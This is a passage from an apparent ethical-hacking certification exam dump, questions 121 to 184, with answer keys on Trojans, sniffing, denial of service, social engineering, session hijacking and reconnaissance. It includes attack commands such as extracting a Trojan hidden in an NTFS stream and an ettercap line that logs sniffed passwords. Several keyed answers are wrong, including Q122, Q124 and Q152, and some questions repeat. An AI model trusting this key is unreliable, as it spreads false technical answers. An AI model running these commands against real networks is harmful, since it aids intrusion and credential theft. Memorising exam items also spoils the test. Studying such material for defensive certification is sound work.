Machine A is setting up a listener onport 2222using the nc command and then having the letter A sent an infinite amount of times, when yes is used to send data yes NEVER stops until it recieves a break signal from the terminal (Control+C), on the client end (machine B), nc is being used as a client to connect to machine A, sending the letter B and infinite amount of times, while both clients have established a TCP connection each client is infinitely sending data to each other, this process will run FOREVER until it has been stopped by an administrator or the attacker.

QUESTION 121
In the context of Trojans, what is the definition of a Wrapper?

A. An encryption tool to protect the Trojan.
B. A tool used to bind the Trojan with legitimate file.
C. A tool used to encapsulated packets within a new header and footer.
D. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan.

Correct Answer: B
Section: (none)
Explanation

QUESTION 122
After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?

A. Install pactehs
B. Setup a backdoor
C. Cover your tracks

D. Install a zombie for DDOS

Correct Answer: D
Section: (none)
Explanation

QUESTION 123
Which of the following statements would not be a proper definition for a Trojan Horse?

A. An authorized program contained within a legitimate program. This unauthorized program performs functions unknown (and probably unwanted) by the user.
B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.
D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.

Which command would you execute to extract the Trojan to a standalone file?

A. c:\> type readme.txt:virus.exe > virus.exe
B. c:\> more readme.txt | virus.exe > virus.exe
C. c:\> cat readme.txt:virus.exe > virus.exe
D. c:\> list redme.txt$virus.exe > virus.exe

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
You suspect that your Windows machine has been compromised with a Trojan virus. When you run anti-virus software it does not pick of the Trojan. Next you run netstat command to look for open ports and you notice a strange port 6666 open.

What is the next step you would do?

A. Re-install the operating system.
B. Re-run anti-virus software.
C. Install and run Trojan removal software.
D. Run utility fport and look for the application executable that listens on port 6666.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
In Linux, the three most common commands that hackers usually attempt to Trojan are:

A. car, xterm, grep
B. netstat, ps, top
C. vmware, sed, less
D. xterm, ps, nc

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The easiest programs to trojan and the smartest ones to trojan are ones commonly run by administrators and users, in this case netstat, ps, and top, for a complete list of commonly trojaned and rootkited software please reference this URL: http://www.usenix.org/publications/login/1999-9/features/rootkits.html

QUESTION 127
John wishes to install a new application onto his Windows 2000 server. He wants to ensure that any application he uses has not been Trojaned. What can he do to help ensure this?

A. Compare the file's MD5 signature with the one published on the distribution media
B. Obtain the application via SSL
C. Compare the file's virus signature with the one published on the distribution media
D. Obtain the application from a CD-ROM disc

Correct Answer: A
Section: (none)
Explanation

QUESTION 128
Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices that the trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by looking at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?

A. Port 1890 (Net-Devil Trojan)
B. Port 1786 (Net-Devil Trojan)
C. Port 1909 (Net-Devil Trojan)
D. Port 6667 (Net-Devil Trojan)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
From trace, 0x1A0B is 6667, IRC Relay Chat, which is one port used. Other ports are in the 900's.

QUESTION 129
Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?

A. Netcat -h -U
B. Netcat -hU <host(s.>
C. Netcat -sU -p 1-1024 <host(s.>
D. Netcat -u -v -w2 <host> 1-1024
E. Netcat -sS -O target/1024

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:
Explanation:
The proper syntax for a UDP scan using Netcat is "Netcat -u -v -w2 <host> 1-1024". Netcat is considered the Swiss-army knife of hacking tools because it is so versatile.

QUESTION 130
Sniffing is considered an active attack.

A. True
B. False

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Sniffing is considered a passive attack.

QUESTION 131
Exhibit:

ettercap -NCLzs --quiet

What does the command in the exhibit do in "Ettercap"?

A. This command will provide you the entire list of hosts in the LAN
B. This command will check if someone is poisoning you and will report its IP.
C. This command will detach from console and log all the collected passwords from the network to a file.
D. This command broadcasts ping to scan the LAN instead of ARP request of all the subnet IPs.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A remote user tries to login to a secure network using Telnet, but accidentally types in an invalid user name or password. Which responses would NOT be preferred by an experienced Security Manager? (multiple answer)

A. Invalid Username
B. Invalid Password
C. Authentication Failure
D. Login Attempt Failed
E. Access Denied

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
As little information as possible should be given about a failed login attempt. Invalid username or password is not desirable.

QUESTION 133
A POP3 client contacts the POP3 server:

A. To send mail
B. To receive mail
C. to send and receive mail
D. to get the address to send mail to
E. initiate a UDP SMTP connection to read mail

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
POP is used to receive e-mail.
SMTP is used to send e-mail.

QUESTION 134
Samantha was hired to perform an internal security test of Certkiller. She quickly realized that all networks are making use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing. Which of the following techniques can she use to gather information from the switched

network or to disable some of the traffic isolation features of the switch? (Choose two)

A. Ethernet Zapping
B. MAC Flooding
C. Sniffing in promiscuous mode
D. ARP Spoofing

Correct Answer: BD
Section: (none)
Explanation

QUESTION 135
Ethereal works best on ____________.

A. Switched networks
B. Linux platforms
C. Networks using hubs
D. Windows platforms
E. LAN's

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub) network.

QUESTION 136
The follows is an email header. What address is that of the true originator of the message?
Return-Path: <bgates@microsoft.com>
Received: from smtp.com (fw.emumail.com [215.52.220.122].
by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id h78NIn404807 for<mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18:18:50 -0500
Received: (qmail 12685 invoked from network.; 8 Aug 2003 23:25:25 -0000
Received: from ([19.25.19.10].
by smtp.com with SMTP
Received: from unknown (HELO CHRISLAPTOP. (168.150.84.123.
by localhost with SMTP; 8 Aug 2003 23:25:01 -0000

```
From: "Bill Gates" <bgates@microsoft.com>
To: "mikeg" <mikeg@thesolutionfirm.com>
Subject: We need your help!
Date: Fri, 8 Aug 2003 19:12:28 -0400
Message-ID: <51.32.123.21@CHRISLAPTOP>
MIME-Version: 1.0
Content-Type : multipart/mixed;
boundary="----=_NextPart_000_0052_01C35DE1.03202950"
X-Priority: 3 (Normal.
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook, Build 10.0.2627
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165
Importance: Normal
```

A. 19.25.19.10

B. 51.32.123.21

C. 168.150.84.123

D. 215.52.220.122

E. 8.10.2/8.10.2

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Spoofing can be easily achieved by manipulating the "from" name field, however, it is much more difficult to hide the true source address. The "received from" IP address 168.150.84.123 is the true source of the

QUESTION 137
Certkiller, the evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes. From the information given, what type of attack is Certkiller attempting to perform?

A. Syn flood

B. Smurf

C. Ping of death

D. Fraggle

Correct Answer: C
Section: (none)

Explanation

QUESTION 138
Which one of the following instigates a SYN flood attack?

A. Generating excessive broadcast packets.
B. Creating a high number of half-open connections.
C. Inserting repetitive Internet Relay Chat (IRC) messages.
D. A large number of Internet Control Message Protocol (ICMP) traces.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

QUESTION 139
Global deployment of RFC 2827 would help mitigate what classification of attack?

A. Sniffing attack
B. Denial of service attack
C. Spoofing attack
D. Reconnaissance attack
E. Prot Scan attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
RFC 2827 - Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

QUESTION 140

What happens when one experiences a ping of death?

A. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the "type" field in the ICMP header is set to 18 (Address Mask Reply).
B. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP), the Last Fragment bit is set, and (IP offset ' 8) + (IP data length) >65535. In other words, the IP offset (which represents the starting position of this fragment in the original packet, and which is in 8-byte units) plus the rest of the packet is greater than the maximum size for an IP packet.
C. This is when an IP datagram is received with the "protocol" field in the IP header set to 1 (ICMP) and the source equal to destination address.
D. This is when an the IP header is set to 1 (ICMP) and the "type" field in the ICMP header is set to 5 (Redirect).

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A hacker can send an IP packet to a vulnerable machine such that the last fragment contains an offest where (IP offset *8) + (IP data length)>65535. This means that when the packet is reassembled, its total length is larger than the legal limit, causing buffer overruns in the machine's OS (becouse the buffer sizes are defined only to accomodate the maximum allowed size of the packet based on RFC 791)...IDS can generally recongize such attacks by looking for packet fragments that have the IP header's protocol field set to 1 (ICMP), the last bit set, and (IP offset *8) +(IP data length)>65535" CCIE Professional Development Network Security Principles and Practices by Saadat Malik pg 414 "Ping of Death" attacks cause systems to react in an unpredictable fashion when receiving oversized IP packets. TCP/IP allows for a maximum packet size of up to 65536 octets (1 octet = 8 bits of data), containing a minimum of 20 octets of IP header information and zero or more octets of optional information, with the rest of the packet being data. Ping of Death attacks can cause crashing, freezing, and rebooting.

QUESTION 141
Which one of the following network attacks takes advantages of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. Smurf
C. Ping of Death
D. SYN flood
E. SNMP Attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The teardrop attack uses overlapping packet fragments to confuse a target system and cause the system to reboot or crash.

QUESTION 142
A denial of Service (DoS) attack works on the following principle:

A. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
B. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
C. Overloaded buffer systems can easily address error conditions and respond appropriately.
D. Host systems cannot respond to real traffic, if they have an overwhelming number of incomplete connections (SYN/RCVD State).
E. A server stops accepting connections from certain networks one those network become flooded.

Correct Answer: D
Section: (none)
Explanation

QUESTION 143
What happens during a SYN flood attack?

A. TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.
B. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host as both source and destination.
C. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
D. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
To a server that requires an exchange of a sequence of messages. The client system begins by sending a SYN message to the server. The server then acknowledges the SYN message by sending a SYN-ACK message to the client. The client then finishes establishing the connection by responding with an ACK message and then data can be exchanged. At the point where the server system has sent an acknowledgment (SYN-ACK) back to client but has not yet received the ACK message, there is a half-open connection. A data structure describing all pending connections is in memory of the server that can be made to overflow by intentionally creating too many partially open connections. Another common attack is the SYN flood, in which a target machine is flooded with TCP connection requests. The source addresses and source TCP ports of the connection request packets are randomized; the purpose is to force the target host to maintain state information for many connections that will never be completed. SYN flood attacks are usually noticed because the target host (frequently an HTTP or SMTP server) becomes extremely slow, crashes, or hangs. It's also possible for the traffic returned from the target host cause trouble on routers; because this return traffic goes

to the randomized source addresses of the original packets, it lacks the locality properties of "real" IP traffic, and may overflow route caches. On Cisco routers, this problem often manifests itself in the router running out of memory.

QUESTION 144
What is the term 8 to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

A. Fraggle Attack
B. Man in the Middle Attack
C. Trojan Horse Attack
D. Smurf Attack
E. Back Orifice Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Trojan and Back orifice are Trojan horse attacks. Man in the middle spoofs the Ip and redirects the victims packets to the cracker. The infamous Smurf attack preys on ICMP's capability to send traffic to the broadcast address. Many hosts can listen and respond to a single ICMP echo request sent to a broadcast address.

Reference: Network Intrusion Detection third Edition by Stephen Northcutt and Judy Novak pg 70: The "smurf" attack's cousin is called "fraggle", which uses UDP echo packets in the same fashion as the ICMP echo packets; it was a simple re-write of "smurf".

QUESTION 145
What is the goal of a Denial of Service Attack?

A. Capture files from a remote computer.
B. Render a network or computer incapable of providing normal service.
C. Exploit a weakness in the TCP stack.
D. Execute service at PS 1009.

Correct Answer: B
Section: (none)
Explanation

QUESTION 146
What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

A. Simple Sign-on
B. Unique Sign-on
C. Single Sign-on
D. Digital Certificate

Correct Answer: C
Section: (none)
Explanation

QUESTION 147
Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface.

Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.

What could be the most likely cause?

A. Someone has spoofed Clive's IP address while doing a smurf attack.
B. Someone has spoofed Clive's IP address while doing a land attack.
C. Someone has spoofed Clive's IP address while doing a fraggle attack.
D. Someone has spoofed Clive's IP address while doing a DoS attack.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
What would best be defined as a security test on services against a known vulnerability database using an automated tool?

A. A penetration test
B. A privacy review
C. A server audit
D. A vulnerability assessment

Correct Answer: D

Section: (none)
Explanation

QUESTION 149
A Buffer Overflow attack involves:

A. Using a trojan program to direct data traffic to the target host's memory stack
B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
C. Using a dictionary to crack password buffers by guessing user names and passwords
D. Poorly written software that allows an attacker to execute arbitrary code on a target system

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
B is a denial of service.

QUESTION 150
How does a denial-of-service attack work?

A. A hacker tries to decipher a password by using a system, which subsequently crashes the network
B. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
C. A hacker prevents a legitimate user (or group of users) from accessing a service
D. A hacker uses every character, word, or letter he or she can think of to defeat authentication

Correct Answer: C
Section: (none)
Explanation

QUESTION 151
When working with Windows systems, what is the RID of the true administrator account?

A. 500
B. 501
C. 512

D. 1001
E. 1024
F. 1000

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The true administrator account always has a RID of 500.

QUESTION 152
If you send a SYN to an open port, what is the correct response? (Choose all correct answers).

A. SYN
B. ACK
C. FIN
D. PSH

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The proper response is a SYN / ACK. This technique is also known as half-open scanning.

QUESTION 153
When working with Windows systems, what is the RID of the true administrator account?

A. 500
B. 501
C. 1000
D. 1001
E. 1024
F. 512

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Because of the way in which Windows functions, the true administrator account always has a RID of 500.

QUESTION 154
Your boss at Certkiller.com asks you what are the three stages of Reverse Social Engineering.

A. Sabotage, advertising, Assisting
B. Sabotage, Advertising, Covering
C. Sabotage, Assisting, Billing
D. Sabotage, Advertising, Covering

Correct Answer: A
Section: (none)
Explanation

QUESTION 155
Why is Social Engineering considered attractive by hackers and also adopted by experts in the field?

A. It is done by well known hackers and in movies as well.
B. It does not require a computer in order to commit a crime.
C. It is easy and extremely effective to gain information.
D. It is not considered illegal.

Correct Answer: C
Section: (none)
Explanation

QUESTION 156
What is the most common vehicle for social engineering attacks?

A. Phone
B. Email

C. In person
D. P2P Networks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
Jack Hacker wants to break into Certkiller's computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Certkiller pretending to be an administrator from Certkiller. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just too double check our records". Jane does not suspect anything amiss, and parts with her password. Jack can now access Certkiller's computers with a valid user name and password, to steal the cookie recipe.

What kind of attack is being illustrated here? (Choose the best answer)

A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering
D. Spoofing Identity
E. Faking Identity

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158

Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to tell him her password 'just to double check our records'. Jane believes that Jack is really an administrator, and tells him her password. Jack now has a user name and password, and can access Brown Co.'s computers, to find the cookie recipe.

This is an example of what kind of attack?

A. Reverse Psychology
B. Social Engineering
C. Reverse Engineering
D. Spoofing Identity
E. Faking Identity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
Usernames, passwords, e-mail addresses, and the location of CGI scripts may be obtained from which of the following information sources?

A. Company web site
B. Search engines
C. EDGAR Database query
D. Whois query

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Not D: Whois query would not enable us to find the CGI scripts whereas in the actual website, some of them will have scripts written to make the website more user friendly.

QUESTION 160
What are the six types of social engineering? (Choose six).

A. Spoofing
B. Reciprocation
C. Social Validation
D. Commitment
E. Friendship
F. Scarcity
G. Authority
H. Accountability

Correct Answer: BCDEFG
Section: (none)
Explanation

Explanation/Reference:
Explanation:
All social engineering is performed by taking advantage of human nature. For in-depth information on the subject review, read Robert Cialdini's book, Influence: Science and Practice.

QUESTION 161
What does the following command achieve?

```
Telnet <IP Address> <Port 80>
HEAD /HTTP/1.0
<Return>
<Return>
```

A. This command returns the home page for the IP address specified
B. This command opens a backdoor Telnet session to the IP address specified
C. This command returns the banner of the website specified by IP address
D. This command allows a hacker to determine the sites security
E. This command is bogus and will accomplish nothing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.

QUESTION 162
Bob is going to perform an active session hijack against Certkiller. He has acquired the target that allows session oriented connections (Telnet) and performs sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. So, what is Bob most likely to do next?

A. Take over the session.
B. Reverse sequence prediction.
C. Guess the sequence numbers.
D. Take one of the parties' offline.

Correct Answer: A
Section: (none)
Explanation

QUESTION 163
John is using tokens for the purpose of strong authentication. He is not confident that his security is considerably strong.

In the context of Session hijacking why would you consider this as a false sense of security?

A. The token based security cannot be easily defeated.
B. The connection can be taken over after authentication.
C. A token is not considered strong authentication.
D. Token security is not widely used in the industry.

Correct Answer: B
Section: (none)
Explanation

QUESTION 164
What is the key advantage of Session Hijacking?

A. It can be easily done and does not require sophisticated skills.
B. You can take advantage of an authenticated connection.
C. You can successfully predict the sequence number generation.

D. You cannot be traced in case the hijack is detected.

Correct Answer: B
Section: (none)
Explanation

QUESTION 165
What type of cookies can be generated while visiting different web sites on the Internet?

A. Permanent and long term cookies.
B. Session and permanent cookies.
C. Session and external cookies.
D. Cookies are all the same, there is no such thing as different type of cookies.

Correct Answer: B
Section: (none)
Explanation

QUESTION 166
Which is the right sequence of packets sent during the initial TCP three way handshake?

A. FIN, FIN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. SYN, SYN-ACK, ACK

Correct Answer: D
Section: (none)
Explanation

QUESTION 167
What is Hunt used for?

A. Hunt is used to footprint networks
B. Hunt is used to sniff traffic

C. Hunt is used to hack web servers

D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic

E. Hunt is used for password cracking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Hunt can be used to intercept traffic. It is useful with telnet, ftp, and others to grab traffic between two computers or to hijack sessions.

QUESTION 168
Certkiller is making use of Digest Authentication for her Web site. Why is this considered to be more secure than Basic authentication?

A. Basic authentication is broken

B. The password is never sent in clear text over the network

C. The password sent in clear text over the network is never reused.

D. It is based on Kerberos authentication protocol

Correct Answer: B
Section: (none)
Explanation

QUESTION 169
You have successfully run a buffer overflow attack against a default IIS installation running on a Windows 2000 Server. The server allows you to spawn a shell. In order to perform the actions you intend to do, you need elevated permission. You need to know what your current privileges are within the shell. Which of the following options would be your current privileges?

A. Administrator

B. IUSR_COMPUTERNAME

C. LOCAL_SYSTEM

D. Whatever account IIS was installed with

Correct Answer: C
Section: (none)
Explanation

QUESTION 170
You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization. While some of the methods listed below work, which holds the least risk of detection?

A. Make some phone calls and attempt to retrieve the information using social engineering.
B. Use nmap in paranoid mode and scan the web server.
C. Telnet to the web server and issue commands to illicit a response.
D. Use the netcraft web site look for the target organization's web site.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
Bart is looking for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files. Which of the following tools can be used for that purpose? (Choose the best answer)

A. PERM.exe
B. CACLS.exe
C. CLACS.exe
D. NTPERM.exe

Correct Answer: B
Section: (none)
Explanation

QUESTION 172
Which of the following buffer overflow exploits are related to Microsoft IIS web server? (Choose three)

A. Internet Printing Protocol (IPP) buffer overflow
B. Code Red Worm
C. Indexing services ISAPI extension buffer overflow
D. NeXT buffer overflow

Correct Answer: ABC
Section: (none)
Explanation

QUESTION 173
On a default installation of Microsoft IIS web server, under which privilege does the web server software execute?

A. Everyone
B. Guest
C. System
D. Administrator

Correct Answer: C
Section: (none)
Explanation

QUESTION 174
You are gathering competitive intelligence on an Certkiller.com. You notice that they have jobs listed on a few Internet job-hunting sites. There are two job postings for network and system administrators. How can this help you in footprint the organization?

A. The IP range used by the target network
B. An understanding of the number of employees in the company
C. How strong the corporate security policy is
D. The types of operating systems and applications being used.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
From job posting descriptions one can see which is the set of skills, technical knowledge, system experience required, hence it is possible to argue what kind of operating systems and applications the target organization is using.

QUESTION 175
What are the three phases involved in security testing?

A. Reconnaissance, Conduct, Report
B. Reconnaissance, Scanning, Conclusion
C. Preparation, Conduct, Conclusion
D. Preparation, Conduct, Billing

Correct Answer: C
Section: (none)
Explanation

QUESTION 176
You visit a website to retrieve the listing of a company's staff members. But you can not find it on the website. You know the listing was certainly present one year before. How can you retrieve information from the outdated website?

A. Through Google searching cached files
B. Through Archive.org
C. Download the website and crawl it
D. Visit customers' and prtners' websites

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Archive.org mirrors websites and categorizes them by date and month depending on the crawl time. Archive.org dates back to 1996, Google is incorrect because the cache is only as recent as the latest crawl, the cache is over-written on each subsequent crawl. Download the websiteis incorrect because that's the same as what you see online. Visiting customer partners websites is just bogus. The answer is then Firmly, B, archive.org

QUESTION 177
You work as security technician at Certkiller.com. While doing web application testing, you might be required to look through multiple web pages online which can take a long time. Which of the processes listed below would be a more efficient way of doing this type of validation?

A. Use mget to download all pages locally for further inspection.
B. Use wget to download all pages locally for further inspection.
C. Use get* to download all pages locally for further inspection.
D. Use get() to download all pages locally for further inspection.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Wget is a utility used for mirroring websites, get* doesn't work, as for the actual FTP command to work there needs to be a space between get and *(ie. get*),get(); is just bogus, that's a C function that's written 100% wrong. mget is a command used from "within" ftp itself, ruling out A. Which leaves B use wget, which is designed for mirroring and download files, especially web pages, if used with the -R option (ie. wget -R www.Certkiller.com) it could mirror a site, all expect protected portions of course. Note: GNU Wget is a free network utility to retrieve files from the World Wide Web using HTTP and FTP andcan be usedto make mirrors of archives and home pages thus enabling work in the background, after having logged off.

QUESTION 178

```
000 00 00 BA 5E BA 11 00 A0 C9 B0 5E BD 08 00 45 00 ...^......^...E.
010 05 DC 1D E4 40 00 7F 06 C2 6D 0A 00 00 02 0A 00 ....@....m......
020 01 C9 00 50 07 75 05 D0 00 C0 04 AE 7D F5 50 10 ...P.u......}.P.
030 70 79 8F 27 00 00 48 54 54 50 2F 31 2E 31 20 32 py.'..HTTP/1.1.2
040 30 30 20 4F 4B 0D 0A 56 69 61 3A 20 31 2E 30 20 00.OK..Via:.1.0.
050 53 54 52 49 44 45 52 0D 0A 50 72 6F 78 79 2D 43 STRIDER..Proxy-C
060 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D onnection:.Keep-
070 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D 4C Alive..Content-L
080 65 6E 67 74 68 3A 20 32 39 36 37 34 0D 0A 43 6F ength:.29674..Co
090 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 ntent-Type:.text
0A0 2F 68 74 6D 6C 0D 0A 53 65 72 76 65 72 3A 20 4D /html..Server:.
0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft
0C0 0D 0A 44 61 74 65 3A 20 53 75 6E 2C 20 32 35 20 ..Date:.Sun,.25.
0D0 4A 75 6C 20 31 39 39 39 20 32 31 3A 34 35 3A 35 Jul.1999.21:45:5
0E0 31 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61 1.GMT..Accept-Ra
0F0 6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 4C 61 73 nges:.bytes..Las
100 74 2D 4D 6F 64 69 66 69 65 64 3A 20 4D 6F 6E 2C t-Modified:.Mon,
110 20 31 39 20 4A 75 6C 20 31 39 39 39 20 30 37 3A .19.Jul.1999.07:
120 33 39 3A 32 36 20 47 4D 54 0D 0A 45 54 61 67 3A 39:26.GMT..ETag:
130 20 22 30 38 62 37 38 64 33 62 39 64 31 62 65 31 ."08b78d3b9d1be1
140 3A 61 34 61 22 0D 0A 0D 0A 3C 74 69 74 6C 65 3E :a4a"....<title>
150 53 6E 69 66 66 69 6E 67 20 28 6E 65 74 77 6F 72 Sniffing.(networ
160 6B 20 77 69 72 65 74 61 70 2C 20 73 6E 69 66 66 k.wiretap,.sniff
170 65 72 29 20 46 41 51 3C 2F 74 69 74 6C 65 3E 0D er).FAQ</title>.
180 0A 0D 0A 3C 68 31 3E 53 6E 69 66 66 69 6E 67 20 ...<h1>Sniffing.
190 28 6E 65 74 77 6F 72 6B 20 77 69 72 65 74 61 70 (network.wiretap
1A0 2C 20 73 6E 69 66 66 65 72 29 20 46 41 51 3C 2F ,.sniffer).FAQ</
1B0 68 31 3E 0D 0A 0D 0A 54 68 69 73 20 64 6F 63 75 h1>....This.docu
1C0 6D 65 6E 74 20 61 6E 73 77 65 72 73 20 71 75 65 ment.answers.que
1D0 73 74 69 6F 6E 73 20 61 62 6F 75 74 20 74 61 70 stions.about.tap
```

```
1E0 70 69 6E 67 20 69 6E 74 6F 20 0D 0A 63 6F 6D 70 ping.into...comp
1F0 75 74 65 72 20 6E 65 74 77 6F 72 6B 73 20 61 6E uter.networks.an
```

This packet was taken from a packet sniffer that monitors a Web server. This packet was originally 1514 bytes long, but only the first 512 bytes are shown here. This is the standard hexdump representation of a network packet, before being decoded. A hexdump has three columns: the offset of each line, the hexadecimal data, and the ASCII equivalent. This packet contains a 14-byte Ethernet header, a 20-byte IP header, a 20-byte TCP header, an HTTP header ending in two line-feeds (0D 0A 0D 0A) and then the data. By examining the packet identify the name and version of the Web server?

A. Apache 1.2

B. IIS 4.0

C. IIS 5.0

D. Linux WServer 2.3

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
We see that the server is Microsoft, but the exam designer didn't want to make it easy for you. So what they did is blank out the IIS 4.0. The key is in line "0B0" as you see: 0B0 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 34 2E 30 ..Microsoft
49 is I, so we get II
53 is S, so we get IIS
2F is a space
34 is 4
2E is .
30 is 0
So we get IIS 4.0
The answer is B If you don't remember the ASCII hex to Character, there are enough characters and numbers already converted. For example, line "050" has STRIDER which is 53 54 52 49 44 45 52 and gives you the conversion for the "I:" and "S" characters (which is "49" and "53").

QUESTION 179
This kind of attack will let you assume a users identity at a dynamically generated web page or site:

A. SQL Injection

B. Cross Site Scripting

C. Session Hijacking

D. Zone Transfer

Correct Answer: B

Section: (none)
Explanation

QUESTION 180
____________ will let you assume a users identity at a dynamically generated web page or site.

A. SQL attack
B. Injection attack
C. Cross site scripting
D. The shell attack
E. Winzapper

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Cross site scripting is also referred to as XSS or CSS. You must know the user is online and you must scam that user into clicking on a link that you have sent in order for this hack attack to work.

QUESTION 181
What is Form Scalpel used for?

A. Dissecting HTML Forms
B. Dissecting SQL Forms
C. Analysis of Access Database Forms
D. Troubleshooting Netscape Navigator
E. Quatro Pro Analysis Tool

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Form Scalpel automatically extracts forms from a given web page and splits up all fields for editing and manipulation.

QUESTION 182
Which of the following statements best describes the term Vulnerability?

A. A weakness or error that can lead to compromise
B. An agent that has the potential to take advantage of a weakness
C. An action or event that might prejudice security
D. The loss potential of a threat.

Correct Answer: A
Section: (none)
Explanation

QUESTION 183
Bob is a very security conscious computer user. He plans to test a site that is known to have malicious applets, code, and more. Bob always make use of a basic Web Browser to perform such testing. Which of the following web browser can adequately fill this purpose?

A. Internet Explorer
B. Mozila
C. Lynx
D. Tiger

Correct Answer: C
Section: (none)
Explanation

QUESTION 184
Clive has been hired to perform a Black-Box test by one of his clients.
